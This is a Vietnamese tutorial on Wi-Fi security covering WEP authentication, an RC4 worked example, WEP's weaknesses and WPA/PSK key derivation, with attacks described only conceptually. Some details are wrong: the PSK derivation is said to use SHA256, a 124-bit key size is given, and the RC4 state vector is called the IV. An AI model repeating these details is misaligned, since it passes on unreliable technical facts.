
**2. Vai trò của việc bảo mật**

**-** Khi nghĩ về việc phải đặt mật khẩu cho mạng wifi nhà mình hay công ty, chúng ta ít nghĩ về việc thật sự tại sao phải làm điều này. Có nhiều người khi được hỏi lý do, câu trả lời phổ biến nhất là để cho tốc độ wifi không bị chậm.

- Tuy nhiên nguyên nhân thật sự đó là dữ liệu chúng ta truyền đi có thể bị bắt, hay còn gọi là bị thu thập.

*Lấy một ví dụ, bạn thực hiện đăng nhập tài khoản vào một website game bằng chiếc laptop kết nối với mạng wifi của quán cà phê nơi bạn đang ngồi. Mọi thứ thật bình thường cho đến khi bạn đi về nhà, mở tài khoản game lên và phát hiện không thể đăng nhập được nữa. Bạn vẫn không hiểu tại sao điều này có thể xảy ra (Một hacker cao tay chăng ?).Có thể giải thích rằng có một kẻ nào đó đã bắt được gói tin (packet) có chứa tài khoản và mật khẩu mà chiếc laptop của bạn gửi đi để truy cập vào game.*

- Mạng không dây WLAN (wireless LAN) cũng phải thực hiện việc truyền bit tương tự Ethernet LAN, chỉ khác là giờ nó truyền ra ngoài không khí, thay vì trong một sợi dây (có thể bằng đồng hay glass-sợi quang). Việc này vô tình làm cho mạng WLAN kém bảo mật hơn, bởi vì nếu truyền trên dây thì rất khó để có thể đọc được các bit được truyền, tuy nhiên ở mạng không dây:



*Hình ảnh truyền dữ liệu trong mạng không dây*

+ Có thể thấy các bit được truyền đi xung quanh thiết bị, để đến được với AP. Nghĩa là những dữ liệu này cũng đi qua các thiết bị khác.

+ Hacker dùng các tool (công cụ: chỉ các phần mềm) để thu thập các dữ liệu này, và tận dụng cho các mưu đồ riêng. Đồng thời có thể mạo danh những dữ liệu (gói tin packet) mà ta gửi đi.

=> Vậy làm sao để cho ta giữ cho các dữ liệu truyền đi là bí mật, tất cả sẽ được giải thích ở phần tiếp theo.

*\*1: Thật ra điều này là đúng, bởi vì càng nhiều thiết bị thì AP phải làm việc nhiều hơn (vì WLAN là halfduplex, nên dữ liệu phải được xử lý kiểu lần lượt), dẫn đến tình trạng mạng wifi bị chậm.*

**3. Truy cập vào mạng**

- Để truy cập vào một mạng không dây với góc độ người sử dụng, ta có ba cách để truy cập, trong đó cách thứ nhất và thứ hai là thường xuyên gặp nhất:

+ Không cần nhập password: Thường thấy ở những nơi công cộng như sân bay, khu thương mại, lúc này ta chỉ cần nhấn vào tên wifi và sử dụng.

+ Nhập password và đôi khi là nhập username và password: Thường là ở nhà, công ty, trường học.

+ Truy cập bằng WPS (ít được thấy hơn): Cách này sử dụng cho những người làm quản trị mạng hoặc thợ lắp mạng, thực hiện kết nối thông qua mở WPS ở thiết bị và nhấn nút WPS ở wireless router hay AP.

- Ở phần sau ta sẽ tập trung vào cách truy cập thứ nhất và hai, từ đó ta có thể phân biệt thế nào là một hệ thống mạng an toàn.

## I. WEP (Wired Equivalent Privacy)

### 1. Giới thiệu về WEP (Wired Equivalent Privacy)

- Là chuẩn về bảo mật đầu tiên của mạng không dây (802.11), các nhà thiết kế mong muốn WEP đạt được ba tiêu chí:

- Confidentiality (Tính mật): Dữ liệu truyền ra ngoài thiết bị người dùng (Laptop, điện thoại,..) và Access point đều phải được mã hóa trước khi gửi đi, để đảm bảo không ai đọc được những dữ liệu này.

- Access Control (Quản lý truy cập): Chỉ những ai được phép truy cập vào mạng không dây thì mới có thể truy cập.

- Data integrity (Tính toàn vẹn dữ liệu): Việc truyền dữ liệu bằng dây hay bằng sóng qua không khí đều có nguy cơ là bị lỗi có thể do thiết bị có vấn đề, hoặc môi trường. Việc đảm bảo tính toàn vẹn dữ liệu đặt ra yêu cầu rằng dữ liệu khi được nhận từ thiết bị không có vấn đề sai sót nếu sai sót thì loại bỏ không sử dụng.

### 2. Thành phần của WEP

**WEP đáp ứng những tiêu chí bằng các thành phần như sau:**

***- Về Data Integrity (Tính toàn vẹn dữ liệu):*** Sử dụng cơ chế gọi là ICV (Integrity check value) rõ hơn nó là CRC (cyclic redundancy check) kết hợp giữa dữ liệu plaintext (chỉ dữ liệu thuần chưa qua mã hóa, ai cũng có thể đọc được). Máy mặc định rằng nếu CRC bị thay đổi thì dữ liệu plaintext cũng đã bị thay đổi, và vì vậy coi như là dữ liệu đó đã không còn toàn vẹn. Giống checksum mạng có dây.

***- Về Access Control (Quản lý truy cập):*** Mỗi người dùng phải có một key (chìa khóa) để truy cập vào mạng, giống như trong gia đình bạn chỉ có thành viên trong gia đình mới có chìa khóa để mở cửa. Và chính xác như những gì bạn nghĩ nó là password (mật khẩu).

***- Về Confidentiality (Tính mật):*** Dữ liệu được gửi từ dạng plaintext phải chuyển sang dạng ciphertext (dạng dữ liệu được mã hóa). Mà chỉ những ai có key mới đọc được những dữ liệu này.

### 3. Truy cập vào mạng không dây sử dụng bảo mật WEP

WEP sử dụng 2 truy cập:

- Open System Authentication: Như tên gọi Open System (hệ thống mở), khi sử dụng chế độ này, tất cả thiết bị đều có thể truy cập vào mạng mà không cần phải thực hiện các hành động gì cả chẳng hạn như nhập mật khẩu. Điều duy nhất mà thiết bị cần làm đó là yêu cầu truy mạng đó (đơn giản là bấm vào biểu tượng mạng, chọn wifi rồi bấm connect) là ta đã có thể kết nối với Access Point và sử dụng mạng.

- Shared Key Authentication1: Cũng giống như tên gọi Shared Key Authentication (Xác thực khóa đã được chia sẻ, mọi người dùng chung password) Yêu cầu người dùng phải sử dụng mật khẩu, và các thông tin của người dùng truyền đi sẽ được mã hóa. Thông qua bốn bước xác thực:

Bước 1: Thiết bị gửi một yêu cầu xác thực đến AP.

Bước 2: Access Point phản hồi bằng việc gửi đi một clear-text challenge.

Bước 3: Thiết bị phải thực hiện mã hóa (encrypt) clear-text challenge-text đó bằng WEP key được cấu hình sẵn (mật khẩu mà người dùng biết, cũng như là mật khẩu được đặt ở Access Point và rồi đính kèm nó với một yêu cầu xác thực mới.

Bước 4: Access Point giải mã (decrypt) lại phản hồi của thiết bị. Nếu phản hồi khớp với bản clear-text challenge mà nó gửi từ trước, AP gửi phản hồi rằng xác thực thành công còn không là thất bại.

Để hiểu hơn: Bước 1 giống với Open System Authentication, tuy nhiên ở bước 2 trở đi có một chút thay đổi. Bước 2, clear-text ở đây có thể là một dãy ký tự ngẫu nhiên. Bước 3 khi thiết bị nhận được nó thực hiện mã hóa clear-text này (lý do sao có chữ challenge-thử thách) bằng một WEP key (sinh ra từ passphrase-password của mạng) và gửi đi. Bước 4 AP thực hiện giải mã cũng bằng chính WEP key (Thiết bị và AP dùng chung một WEP key), để kiểm tra xem clear-text challenge có giống như bản mà AP gửi hay không:

\* Nếu giống: Thiết bị và AP dùng chung một khóa, là đúng mật khẩu.

\* Nếu sai: Thiết bị nhập mật khẩu sai.


Sau khi có truy cập vào mạng, tất cả dữ liệu gửi đến Access Point và ngược lại đều sẽ được mã hóa và cách duy nhất để có thể giải mã và đọc những dữ liệu này là phải có key (khóa).

\*1: Authentication (Xác thực): Chỉ việc chỉ những ai được phép truy cập mới có thể truy cập vào mạng.

### 4. Mã hóa dữ liệu truyền đi

- Sau khi truy cập thành công vào mạng, từ giờ tất cả dữ liệu đều được mã hóa bởi khóa WEP key, sử dụng thuật toán RC4. Đảm bảo rằng dù người kẻ gian có thể bắt được gói tin tuy nhiên vẫn không thể đọc được, chỉ khi nào có được WEP key để giải mã thì mới có thể đọc được những dữ liệu này.

- Đó là nguyên do tại sao chỉ cần có đúng phương án dùng khóa và mã hóa RC4, mà ta đã bảo đảm tính Confidentiality (tính mật) một cách vô cùng hiệu quả trong mạng nội bộ.



Hình ảnh quá trình mã hóa của WEP

- Như hình trên, ta có thể thấy rằng vẫn còn nhiều thứ khó hiểu như Seed, IV, keystream và XOR, cũng như ARC4. Vậy có phải quá trình mã hóa của WEP có phải còn phức tạp hơn không ? để giải thích rõ về vấn đề này ta sẽ đi qua những thành phần làm bạn cảm thấy khó hiểu:

+ Seed: Chỉ sự kết hợp của WEP key và Initialization Vector (IV).

+ Keystream: Là kết quả của quá trình mã hóa RC4, cho ra mỗi chuỗi bit ngẫu nhiên.

+ XOR: Là phép tính bit (giống như phép cộng với bit 0 + bit 1 cho ra bit 1,...). Thực hiện XOR giữa keystream và Plaintext gắn với CRC.

+ Encrypted data (còn gọi là ciphertext): Là kết quả sau cùng của quá trình mã hóa, dữ liệu này sẽ không thể đọc bởi bất cứ ai, trừ phi có WEP key.

+ IV (Initialization Vector): Là một tập gồm 24 bits giá trị và thay đổi liên tục. Có vai trò quan trọng trong mã hóa RC4, giá trị này liên tục thay đổi cũng góp phần để cho việc đoán định WEP key trở nên khó khăn hơn, bởi vì trong mã hóa chỉ cần thay đổi 1 ký tự thì cả đầu ra (ở đây là keystream và Ciphertext) đã hoàn toàn khác. Sau đó IV được gửi đi ở dạng clear text để cần cho quá trình giải mã của máy nhận.

+ RC4: Ở thuật toán mã hóa RC4 ta cần một không gian lớn hơn để trình bày, và cũng là phần quan trọng của bảo mật WEP.

**Thuật toán mã hóa RC4 (Là tên viết tắt của ARC 4)**

**-** RC4 được thiết kế bởi Ron Rivest.

- RC4 là stream cipher với độ dài key không cố định (tùy người dùng) với đơn vị thao tác trên byte(8 bit). Dựa trên thuật toán hoán vị ngẫu nhiên với chu kỳ lặp lại của mã lên đến , mỗi byte của dữ liệu sẽ được thao tác từ 8 đến 16 toán tử để ra thành chuỗi mã hóa cho nên thời gian vận hành nhanh, dễ thực hiện trong các phần mềm.

Để hiểu được thuật toán RC4 ta tìm hiểu các thời kỳ thực hiện của thuật toán RC4 gồm 3 thời kỳ chính là:

* ***Thời kỳ khởi tạo.***
* ***Thời kỳ hoán vị Key-scheduling Algorithm(KSA).***
* ***Thời kỳ Pseudo-Random Generation Algorithm(PRGA).***

**Ta có một ví dụ như sau:**

***- Thời kỳ khởi tạo.***

Thuật toán khởi tạo

for i = 0 to 255 do

S[i] = i;

T[i] = K[i mod keylen];

Ta có một khóa như sau:

K = [3 , 1, 0, 0]

Plaintext cần mã hóa:

P = [1, 2, 3]

Tạo vecto tạm thời

T = [3, 1, 0, 0, 3, 1, 0, 0]

Vecto S (Initial Vector-IV) mọi phần tử của S(256 bytes) sẽ được gán giá trị mặc định tăng dần từ 0 đến 255 để tương thích với hệ ASCII, nhưng ở đây ta chỉ lấy là 8 để ví dụ cho đơn giản.

S = [0, 1, 2, 3, 4, 5, 6, 7]

***- Thời kỳ hoán vị Key-scheduling Algorithm(KSA).***

Thuật toán hoán vị vectơ khởi tạo S:

j = 0;

for i = 0 to 7 do

j = (j + S[i] + T[i]) mod 8;

Swap (S[i], S[j]);

Khởi tạo ban đầu:

j = 0

Vòng lặp i = 0

j = (0 + 0 + 3) mod 8 = 3

swap (S[0], S[3])

Vecto S = [3, 1, 2, 0, 4, 5, 6, 7]

Vòng lặp i = 1; j = 3

j = (3 + 1 + 1) mod 8 = 5

Swap (S[1], S[5])

Vecto S = [3, 5, 2, 0, 4, 1, 6, 7]

Vòng lặp i = 2; j = 5

j = (5 + 2 + 0) mod 8 = 7

Swap (S[2], S[7])

Vecto S = [3, 5, 7, 0, 4, 1, 6, 2]

Vòng lặp i = 3; j = 7

j = (7 + 0 + 0) mod 8 = 7

Swap (S[3], S[7])

Vecto S = [3, 5, 7, 2, 4, 1, 6, 0]

Vòng lặp i = 4; j = 7

j = (7 + 4 + 3) mod 8 = 6

Swap (S[4], S[6])

Vecto S = [3, 5, 7, 2, 6, 1, 4, 0]

Vòng lặp i = 5; j = 6

j = (6 + 1 + 1) mod 8 = 0

Swap (S[5], S[0])

Vecto S = [1, 5, 7, 2, 6, 3, 4, 0]

Vòng lặp i = 6; j = 0

j = (0 + 4 + 0) mod 8 = 4

Swap (S[6], S[4])

Vecto S = [1, 5, 7, 2, 4, 3, 6, 0]

Vòng lặp i = 7; j = 4

j = (4 + 0 + 0) mod 8 = 4

Swap (S[7], S[4])

Vecto S sau khi thực hiện khâu trên là**: S = [1, 5, 7, 2, 0, 3, 6, 4]**

***Thời kỳ Pseudo-Random Generation Algorithm(PRGA).***

Thuật toán:

i := 0

j := 0

while output\_length < plaintext\_length:

i := (i + 1) mod 8

j := (j + S[i]) mod 8

swap values of S[i] and S[j]

K := S[(S[i] + S[j]) mod 8]

output K

Thuật toán trên sẽ sinh ra output giả ngẫu nhiên dài tùy thích, tùy vào độ dài plaintext

i = 0; j = 0

output\_length = 0 < plaintext\_length = 2

i = (0 + 1) mod 8 = 1


j = (0 + 5) mod 8 = 5

Swap(S[1], S[5])

**S = [1, 3, 7, 2, 0, 5, 6, 4]**

K = [1]

- Ở đầu kia, thiết bị sẽ thực hiện giải mã dữ liệu đã được mã hóa. Bằng việc sử dụng WEP key của nó và IV (được gửi kèm với Ciphertext), thiết bị sẽ thực hiện tạo ra một keystream mới và thực hiện XOR với ciphertext để ra được plaintext và cũng như ICV (CRC32) nếu ICV2(của máy nhận) giống với ICV (máy gửi), thì dữ liệu đó toàn vẹn.



Hình ảnh quá trình giải mã

### 5. Các vấn đề của bảo mật WEP

**- Tuy rằng WEP đã đáp ứng đủ các yêu cầu đề ra, tuy nhiên về WEP vẫn không được xem là an toàn ở thời điểm hiện tại. Bởi các nguyên nhân cố hữu sau đây:**


- ***Sử dụng khóa tĩnh***: Khóa sử dụng trong WEP luôn cố định và dùng cho tất cả những người có mặt trong mạng. Điều này dẫn đến các vấn đề như sau:

+ Nếu một nhân viên rời đi, thì người làm quản trị mạng phải thực hiện thay đổi WEP key cho toàn bộ hệ thống.

+ Nếu như một kẻ gian vào được hệ thống mạng không dây, thông qua các cách thức tấn công kỹ thuật, hay đơn giản là đi hỏi người nhân viên vừa nghỉ làm ở trên. Thì sau đó hắn có thể đọc được tất cả dữ liệu trong mạng, dù cho có được mã hóa thì vẫn đọc được bởi vì dùng chung một WEP key để giải mã, cả hệ thống có thể bị ảnh hưởng.

***- Điểm yếu WEP để khai thác:***

+ Kích thước khóa nhỏ, ta có 64-bit để mã hóa nhưng thực tế đã phải dành riêng ra 24-bit cho IV, vì vậy kích thước khóa là khá nhỏ. Tuy nhiên về sau kích thước khóa đã được tăng lên khi số bit dành riêng cho mã hóa là 124-bit.



+ Vấn đề của IV: Có độ dài là 24 bits, nghĩa là nếu cho random thì giá trị IV sẽ có đến 16777216 trường hợp, rất lớn. Tuy nhiên giá trị IV vẫn có thể bị trùng và vì nó được gửi đi ở dạng cleartext (giống plaintext), hacker có thể thu thập và dịch ngược ra WEP key (IV Collision Attack). Và cũng như không phải IV nào cũng mạnh (giá trị IV toàn bit 0). Điều này dẫn tới kẻ tấn công có thể khai thác IV bằng việc thu thập các giá trị IV để đoán ra được khóa.

+ Vấn đề về cách thức truy cập, quay trở về 4 bước bắt tay để truy cập vào mạng không dây, ta có thể thấy cuộc trò chuyện giữa thiết bị người dùng và Access Point hoàn toàn rõ ràng, ai cũng có thể bắt được cuộc trò chuyện này. Nếu hacker bắt được clear-text challenge và cả ciphertext-challenge thì hắn có thể đoán ra được WEP key được sử dụng trong mạng.

### 6. Sự thay thế

- IEEE đã giới thiệu Wired Equivalent Privacy trong tiêu chuẩn mạng không dây 802.11 vào năm 1997 và sau đó phát hành WPA như một sự thay thế được đề xuất 5 năm sau đó. Các nỗ lực khắc phục WEP trong thời gian tồn tại ngắn ngủi của nó đã không tạo ra được giải pháp an toàn cho việc truy cập mạng không dây. WPA2 chính thức thay thế nó vào năm 2004.

- Các biến thể WEP và các phiên bản cải tiến của WPA bao gồm các giao thức sau:

+ WEP2: Sau khi các vấn đề bảo mật xuất hiện, các thay đổi đối với thông số kỹ thuật IEEE đã tăng độ dài khóa WEP lên 128 bit và yêu cầu sử dụng xác thực Kerberos. Tuy nhiên, những thay đổi này không đủ để làm cho WEP an toàn hơn và đã bị loại khỏi tiêu chuẩn.

+ WEP +: Agere System một công ty thành phần mạch tích hợp, đã phát triển biến thể độc quyền này. WEP + đã loại bỏ các khóa yếu khỏi không gian khóa. Tuy nhiên, các vấn đề cơ bản vẫn còn và chỉ các sản phẩm Wi-Fi của Hệ thống Agere sử dụng WEP +

+ WPA: Phiên bản đầu tiên của WPA đã tăng độ dài khóa lên 128 bit và thay thế kiểm tra tính toàn vẹn CRC-32 bằng Giao thức toàn vẹn khóa tạm thời. Tuy nhiên, WPA vẫn sử dụng thuật toán mã hóa RC4 và giữ lại các điểm yếu khác từ WEP.

+ WPA2: Bản cập nhật WPA này đã bổ sung tính năng mã hóa và bảo vệ toàn vẹn mạnh mẽ hơn. Nó sử dụng Giao thức mã xác thực thông điệp khối chuỗi mã hóa bộ đếm, kết hợp thuật toán Tiêu chuẩn mã hóa nâng cao để mã hóa và xác minh tính toàn vẹn của truyền không dây.

+ WPA3: Phiên bản hiện tại của WPA có sẵn vào năm 2018. Nó cung cấp nhiều cải tiến bảo mật cho người dùng mạng không dây. Các cải tiến WPA3 bao gồm: mã hóa mạnh hơn ở cả chế độ doanh nghiệp và cá nhân; cải tiến xác thực cho chế độ cá nhân và bí mật chuyển tiếp hoàn hảo cho các thông tin liên lạc ở chế độ cá nhân.

## II. WPA (Wi-Fi protected access)

### 1. Giới thiệu tổng quan

- Sau khi nhìn nhận tổng thể về WEP, những kỹ sư mạng nhận định rằng, vấn đề của WEP không nằm ở thuật toán mã hóa của nó (RC4, hay ARC4) mà nằm ở việc WEP key là khóa tĩnh và ai cũng cùng là một khóa mới là vấn đề chính.

- Vì vậy vào 2002, Wi-Fi Alliance giới thiệu về chuẩn bảo mật WPA với yêu cầu sử dụng mã hóa TKIP và tất nhiên chính nó cũng sử dụng thuật toán mã hóa RC4 (hay ARC4).

### 2. Cải tiến của WPA so với WEP

- Một số cải tiến của WPA WEP có thể kể đến như sau:

+ Sử dụng Temporal Keys: Giờ đây sử dụng khóa động, hoàn toàn ngược lại với khóa tĩnh ở WEP. Hai thiết bị phải trãi qua quy trình bắt tay 4 bước để tạo ra một khóa động và nó là độc nhất trên cả hai thiết bị. Tuy nhiên quá trình mã hóa vẫn sử dụng RC4.

+ Sequencing: Sử dụng per-MPDU TKIP sequence counter (TSC-bộ đếm từng MPDU, có thể hiểu là dữ liệu plaintext truyền đi) để sắp xếp MPDUs, và loại bất cứ MPDU nào không không được phép. Nhờ vậy chống được replay attack.

+ Key Mixing: Sử dụng 2 lượt mã hóa để tạo ra seed có độ phức tạp cao để cho quá trình mã hóa RC4. Nhờ vậy tránh được IV yếu hay bị lặp lại, mà WEP gặp phải.

+ Nâng cao về bảo toàn dữ liệu: Sử dụng Message Integrity Code (MIC) giúp nâng cao việc kiểm tra bảo toàn dữ liệu.

+ TKIP Countermeasures: Tuy đã có MIC, tuy nhiên vẫn có khả năng tính bảo toàn bị xâm phạm vì vậy TKIP thêm vào đó countermeasures (dự xác xuất), để đưa ra các xác suất về khả năng giả mạo và lượng thông tin mà hacker có thể lấy được từ một khóa.

+ Cho phép sử dụng chuẩn xác thực 802.1X/EAP cho những enterprise và xác thực PSK cho môi trường công ty nhỏ hoặc nhà ở.

### 3. WPA Pre-Shared Key (PSK)

- Thay vì sử dụng Shared Key như WEP, với mọi thiết bị trong mạng sử dụng chung một khóa WEP key duy nhất. WPA sử dụng PSK, cũng dưới dạng một khóa tĩnh với độ dài 256-bit (là 64 kí tự nếu đổi ra hệ thập lục phân), kích thước lớn của PSK cũng dẫn tới một vấn đề đó là người dùng không thể nào nhập cả 64 ký tự để làm mật khẩu.

=> Vì vậy WPA cho ra đời khái niệm PassPhrase.

- PassPhrase sẽ là mật khẩu của người dùng 8-63 kí tự, PassPhrase sau đó sẽ chuyển thành một PSK. Bằng công thức:

PSK = PBKDF2(PassPhrase, ssid, ssidLength, 4096, 256)

***Nghĩa là:*** PassPhrase kết hợp với SSID và được hash (sử dụng SHA256) 4096 lần sau đó cho ra một PSK có độ dài 256-bit.

- Về bản chất PSK giống với WEP key dùng ở WEP, nghĩa là tất cả thiết bị trong một mạng (chung một mật khẩu và SSID) đều có PSK giống nhau. Tuy nhiên PSK về sau sẽ là thành phần để tạo ra Temporal key (TK) ở quá trình bắt tay 4 bước, và về sau khóa của các thiết bị sẽ là khác nhau.

